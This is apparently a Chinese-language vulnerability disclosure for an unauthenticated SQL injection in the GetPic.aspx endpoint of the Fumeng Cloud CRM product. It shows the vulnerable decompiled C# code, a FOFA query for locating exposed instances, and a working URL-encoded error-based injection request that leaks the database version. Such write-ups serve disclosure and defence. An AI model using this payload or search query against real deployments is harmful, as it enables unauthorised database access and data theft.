漏洞简介
上海孚盟软件有限公司是一家专业的外贸SaaS服务和行业解决方案提供商。其旗下产品孚盟云GetPic.aspx接口存在 SQL注入漏洞。攻击者可在无需认证的情况下,通过构造恶意请求参数注入恶意 SQL 语句,导致数据库信息泄露、数据篡改甚至系统权限提升,影响系统数据安全和完整性。
影响版本
fofa语法
app="孚盟软件-孚盟云"
漏洞分析
直接看 Common/GetPic.aspx 对应的dll文件 FumaCRM_BS.NewWeb.dll 里有关 GetPic 方法的实现如下
public class GetPic : Page
{
  private DbHelperSql dbHelper = new DbHelperSql(UserCookie.GetCookieValue("corpId"));
  protected HtmlForm form1;

  protected void Page_Load(object sender, EventArgs e)
  {
    DataTable table = this.dbHelper.Query($"select * from dcFile where FUID='{this.Request.QueryString["FUID"]}'").Tables[0];
未经过滤或参数化绑定的参数 FUID 被直接拼接进SQL语句中进行执行,造成SQL注入漏洞。
漏洞复现
GET /Common/GetPic.aspx?FUID=%2d%31%27%41%4e%44%20%31%3d%40%40%56%45%52%53%49%4f%4e%2d%2d HTTP/1.1
Host: fumacrm.mrxn.net

通过报错注入 成功在响应回显数据版本信息





